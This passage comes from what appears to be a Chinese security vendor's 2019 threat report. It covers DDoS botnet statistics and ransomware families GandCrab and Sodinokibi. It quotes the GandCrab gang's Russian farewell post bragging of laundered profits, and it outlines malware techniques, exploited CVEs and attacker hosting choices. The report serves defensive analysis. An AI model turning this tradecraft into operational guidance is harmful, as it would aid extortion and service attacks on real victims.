对受害者主机归属的云平台进行统计，被攻击目标有 55% 都托管在微软云上，其中有相当一部分攻击是针对 Xbox 游戏服务。




图 2.24 受攻击云平台分布

微软云遍布世界各地，而位于美国、荷兰、澳大利亚及爱尔兰的服务器受到影响最大。其中超过 90% 的攻击由 Gafgyt 家族发起，8% 由 Mirai 家族发起，剩余攻击则来自 BillGates、Nitol 和天罚等家族。




图 2.25 受攻击微软云服务器所在国家

对国内被攻击目标的类型进行统计，多数攻击集中于博彩与游戏行业，其余多为灰色产业。




图 2.26 受攻击国内行业

2.3.1.4 平台家族特征

数据显示，Linux/IoT 平台的 DDoS 家族攻击总数量继续压倒性地超过 Windows 平台，占比达到 87%。




图 2.27 平台家族占比

由于 Gafgyt 和 Mirai 两个家族的爆发式增长，IoT 家族攻击占比再创新高。数据显示，这两个 IoT 家族及其变种引发了超过 60% 的攻击事件。

Windows 平台方面，老牌家族 Nitol 和 Sdbot 依然活跃。




图 2.28 各家族攻击占比

Linux/IoT 平台不仅在攻击次数方面领先，在 C&C 数量方面也远远超出 Windows 平台。根据伏影实验室的跟踪系统统计，2019 年 Gafgyt 各类变种的 C&C 数量已经超过 1000 个，这也揭示了 Linux/IoT 平台攻击事件数量巨大的原因。Gafgyt 和 Mirai 两大家族月度攻击事件数如下：




图 2.29 Gafgyt Mirai 月度攻击事件

本年度伏影实验室检测并追踪了 5800 余个 DDoS 家族 C&C，月度 C&C 活跃数量变化较为稳定，维持在 700 左右的高点：

2019 Botnet 威胁趋势分析




图 2.30 DDoS C&C 月度数量

其中，C&C 部署最多的国家是美国，大约占总量的 43%。荷兰占总量的 13%，部署在中国、德国和英国的 C&C 服务器数量大致相当。




图 2.31 C&C 地区分布

对 C&C 部署情况进行统计，超过 90% 的 C&C 位于云或 VPS 服务器上，相比 2018 年的 79% 进一步提升。公有云平台因价格便宜、使用便捷和带宽可控，愈发受到不法分子的青睐。由于云平台实际付

费主体往往与 Botnet 运营者的实际身份脱节，因此给网络犯罪调查及溯源带来了困难。这些因素都助长了云平台的滥用趋势。




图 2.32 C&C 平台

云服务商中，DigitalOcean 成为最受不法分子欢迎的平台，近 50% 的 C&C 被攻击者部署在 DigitalOcean 的云上。由于 Digital Ocean 对用户认证限制较为宽松，可以在只通过邮箱和口令注册的情况下使用受限类型的服务器，因此对一些追求高度隐蔽性和灵活性的攻击者来说可谓不二之选。




图 2.33 C&C 部署平台分布

根据实时情况，C&C 可能更换平台机房，进行游击转移。而且一个 C&C 同时服务多个家族的情况也越来越多。例如，伏影实验室观测到本年度一个热点域名 1vex.cn 在不同时期关联到了不同的跨平台

家族，分别为 Mirai、Nitol 和 BillGates。根据域名解析历史，该 C&C 今年为躲避监管，已经游历过 4 个国家，更换过 7 个托管平台。随着 BaaS (Botnet as a Service) 模式的持续发展，Botnet 运营者需要网罗更多家族以吸引更多客户，从而赚取更多暴利。

2.3.1.5 小结

如今，更多无力对抗 DDoS 攻击的中小企业和个人，将服务器托管至具有高防功能的云 /VPS 平台，侧面反映出当前 DDoS 攻击的高发性。但同时，这种转移也将 DDoS 攻击流牵引到了各大云 /VPS 平台上，使得这些平台受到的考验越来越多。

反射型攻击作为当今流行的 DDoS 攻击类型，被多个 Botnet 家族大量使用。这一现象反映了攻击者一直在不断追求攻击性价比和隐蔽性的特征。而随着各家安全厂商在识别技术方面的不断进步，旧的反射类型带来的危害必然会逐渐减少，攻击者必定会不断寻找新的反射方式，因此对反射式攻击的研究和防御不可松懈。

BaaS 服务模式仍然受到攻击者的青睐，已逐渐演变为一个成熟的模式。由于这类服务模式会将大量互联网用户和其他灰黑产团体牵扯进来，为治理和打击 Botnet 带来了相当大的挑战。

2.3.2 勒索软件（Ransomeware）

2019 年度，勒索软件大行其道， GandCrab 作为人尽皆知的家族，勒索获取了总金额超过 20 亿美元的不义之财，一度激发了其他勒索软件数量的迅速增长。

2.3.2.1 2019 年勒索软件总览

下图为伏影实验室所捕获到勒索软件数量于各月度的分布，其在 2019 年的 5、6、7、8 月份有非常明显的增长。




图 2.34 勒索软件月度数量变化趋势

鉴于多数勒索软件的赎金采用加密货币，关联查看这段时间比特币的交易情况，如下图：




图 2.35 数字货币比特币交易情况

可以看到主流加密货币的价格在 4 月初开始迅速上涨，在 9 月左右开始持续下降，如此趋势和捕获的勒索软件数量契合。因此，伏影实验室认为勒索软件的流行度与加密货币的价值相关联。




图 2.36 勒索软件家族分布

上图展示了伏影实验室识别的勒索家族分布情况，可见 GlobeImposter、GandCrab、WannaCry 及其变种的数量远远超过了其他家族的数量。由于 Sodinokibi 与 GandCrab 不论从代码结构还是加密算法等都极其相似，因此将其视作 GandCrab 的变种更为合适。

2019 年，伏影实验室捕获到的勒索软件传播方式以弱口令爆破为主，钓鱼邮件、垃圾邮件以及诱导链接也是传播的重要手段：




图 2.37 勒索攻击入侵传播方式

此外，某些勒索软件还会借助 Botnet 进行传播（通过银行木马下发）。这种方式弥补了勒索软件自身机动性不足的缺点，并依靠银行木马实现了更加定向的攻击。

针对勒索软件攻击的目标进行统计，发现受害群体来自 15 个行业，且集中于有更高概率支付赎金的金融、运营商和房地产行业：




图 2.38 勒索软件攻击行业

下文将介绍今年已经“退役”的 GandCrab 和步人后尘的 Sodinokibi 家族。

2.3.2.2 GandCrab

GandCrab 勒索软件于 2018 年年初问世，在经历 1 年半的肆虐之后，其背后组织在 2019 年 6 月宣布停止运营。在结束运营之前，该组织在论坛上炫耀其利用 GandCrab 获取了高额的赎金，并称其已经将这些黑色收入完全合法化。GandCrab 这样嚣张的行为在公开挑衅国家司法部门的同时，也导致了大量效仿者的出现。


GandCrab
(V)_(S__S)_(V)
Seller
424 posts
Joined
12/18/17 (ID: 84324)
Activity
вирусология

Posted 11 hours ago

Все самое хорошее когда-нибудь заканчивается.
За год работы с нами люди заработали более **2 миллиардов долларов,** мы стали нарицательным именем в сфере андеграунда по направлению криптолокера.
Заработок с нами в неделю составлял в среднем **2 500 000** долларов.
Мы лично заработали более **150 000 000** долларов за год. Эти деньги мы успешно обналичили и легализовали в различные сферы белого бизнеса как в реале, так и в интернете.
Мы были рады работать с Вами. Но, как выше написано, все хорошее когда-нибудь заканчивается.

Мы уходим на заслуженную пенсию. Мы доказали, что совершая злые поступки возмездие не приходит. Мы доказали, что за год можно заработать денег на всю жизнь. Мы доказали, что можно стать номером один не на своих словах, а по признанию других людей.

В связи с этим мы:
1. Прекращаем набор адвертов;
2. Просим адвертов приостановить потоки;
3. В течении 20 дней с данной даты просим адвертов монетизировать своих ботов любыми средствами;
4. Жертвам - если покупать, то сейчас. Дальше Ваши данные уже никто не восстановит. Ключи будут удалены.

На этом все. Топик будет удален через месяц. Всем спасибо за работу.

图 2.39 GandCrab 团伙声明

下文将对 GandCrab 一生的演变过程进行简要回顾，从中窥见主流勒索软件的技术发展趋势。

第一代 GandCrab 在内存中解码出 Shellcode，后者解压后就可以得到勒索软件本体程序。

第二代 GandCrab 则利用反射注入技术，将 DLL 反射注入到可执行文件中。

第三代则将前两代的技术糅合在一起，先在内存中解密出关键代码，再使用反射注入技术执行关键代码。

第四代 GandCrab 则将加密算法从 RSA-2048 替换为速度更快的 Salsa20，其代码结构并无过多变化。V4.2 版本增加了基本的反沙箱技术，V4.3 版本则增加了无用指令来扰乱分析流程。

第五代 GandCrab 则开始尝试利用漏洞来获取系统更高权限，搜集用户信息并上传到黑客控制的 C&C，加密方法上使用了 RSA2048 来加密 Salsa20 密钥。

传播手段方面，GandCrab 最初使用钓鱼文档及漏洞来诱导用户点击执行，到 V4 版本则利用被攻陷的网站来传播。这些网站使用 WordPress 构建，攻击者攻陷网站后将恶意页面注入到网站上，并将用户重定向到包含 GandCrab 下载链接的单独页面。其中，V5 版本在传播过程中利用的方式多种多样，包括 Botnet、下载器，钓鱼邮件，远程桌面弱口令爆破等。今年，GandCrab 还利用了 Confluence 漏洞 CVE-2019-3396 进行入侵，该漏洞也被多个勒索家族利用。

Bitdefender 安全团队推出了 GandCrab 的部分版本解密工具，可解密的后缀名如下 [13]：

表 2.2 GandCrab 可解密的版本特征

版本	扩展名	特征
Version 1:	.GDCB.	Starts with—= GANDCRAB =—, ……. 扩展名 : .GDCB
Version 2:	.GDCB.	Starts with —= GANDCRAB =—, ……. 扩展名 : .GDCB
Version 3:	.CRAB.	Starts with —= GANDCRAB V3 =— …….. 扩展名 : .CRAB
Version 4:	.KRAB.	Starts with —= GANDCRAB V4 =— …….. 扩展名 : .KRAB
Version 5:	.([A-Z]+).	Starts with —= GANDCRAB V5.0 =— ……. 扩展名 : .UKCZA
Version 5.0.1:	.([A-Z]+).	Starts with —= GANDCRAB V5.0.1 =— …. 扩展名 : .YIAQDG
Version 5.0.2:	.([A-Z]+).	Starts with—= GANDCRAB V5.0.2 =— …. 扩展名 : .CQXGPMKNR
Version 5.0.3:	.([A-Z]+).	Starts with—= GANDCRAB V5.0.3 =— …. 扩展名 : .HHFEHIOL
Version 5.0.3:	.([A-Z]+).	Starts with—= GANDCRAB V5.0.4 =— …. 扩展名 : .BYACZCZI
Version 5.0.5:	.([A-Z]+).	Starts with—= GANDCRAB V5.0.5 =— …. 扩展名 : .KZZXVWMLI
Version 5.0.5:	.([A-Z]+).	Starts with—= GANDCRAB V5.1 =— …. 扩展名 : .IJDHRQJD

从感染范围进行观察，GandCrab 今年主要肆虐于北美、东亚和西欧部分国家。这与 GandCrab 代码中对感染地区的限制有关。




图 2.40 GandCrab 感染的国家地区

2.3.2.3 Sodinokibi

GandCrab 虽然宣布停止运营，但新勒索软件 Sodinokibi（又名 REvil）的出现使得该声明更像是障眼法。Sodinokibi 在代码结构方面与 GandCrab 高度相似，因此被视为是 GandCrab 继任者。

该家族会使用 CVE 漏洞、钓鱼邮件和 RDP 爆破等方式进行传播。下表为 Sodinokibi 利用的漏洞类型，其中针对服务器的漏洞利用，只有在目标安装特定组件的特定版本情况下方能得逞。考虑到这样的局限性，Sodinokibi 的投放者仍选择垃圾邮件和 RDP 爆破作为其主流传播方式，其中后者主要用于内网横向传播。

表 2.3 Sodinokibi 入侵方式

CVE 名称	描述
CVE-2018-4878	Adobe Flash UAF 漏洞，影响个人主机。
CVE-2019-2725	WebLogic 反序列化漏洞，影响服务器。
CVE-2019-3396	Confluence RCE 漏洞，影响服务器。

在部分鱼叉攻击事件中，Sodinokibi 背后的攻击者会将勒索软件伪装成 Office 文档，以增加欺骗性。

图 2.41 伪装的可执行文件

Sodinokibi 会搜集用户信息回传至 C&C，并使用大量域名做障眼法，起到“藏木于林”的效果，为溯源真正的 C&C 带来困难。

加密完成后，勒索声明会要求用户访问暗网或特定网站与相关人员取得联系以交纳比特币。这些网站向用户提供多种购买比特币的渠道，服务可谓“周到”。




图 2.42 赎金交付通知




图 2.43 Sodinokibi 交纳赎金网站提供购买比特币的渠道

网站包含客服聊天界面。Sodinokibi 组织专人和用户沟通，展现出极高的产业化程度，让人不寒而栗。

